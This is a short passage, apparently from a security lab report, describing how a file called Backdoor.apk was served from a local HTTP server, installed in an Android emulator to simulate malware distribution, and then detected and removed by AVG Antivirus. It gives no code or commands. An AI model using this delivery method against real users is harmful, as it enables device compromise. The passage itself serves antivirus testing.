
configuring a simple HTTP service, the Backdoor.apk file was made available via the URL (<http://192.168.88.13:8000/>). The Android emulator accessed this address using its browser to download and install the application. This method simulates real-world malware distribution through web links.





Upon downloading the Backdoor.apk file the AVG Antivirus software detects it as shown below.





Following the uninstallation of the threat, a final confirmation screen displays the "You're protected" status. This confirms that the security risks have been mitigated and the Android OS has returned to a trusted secure state.

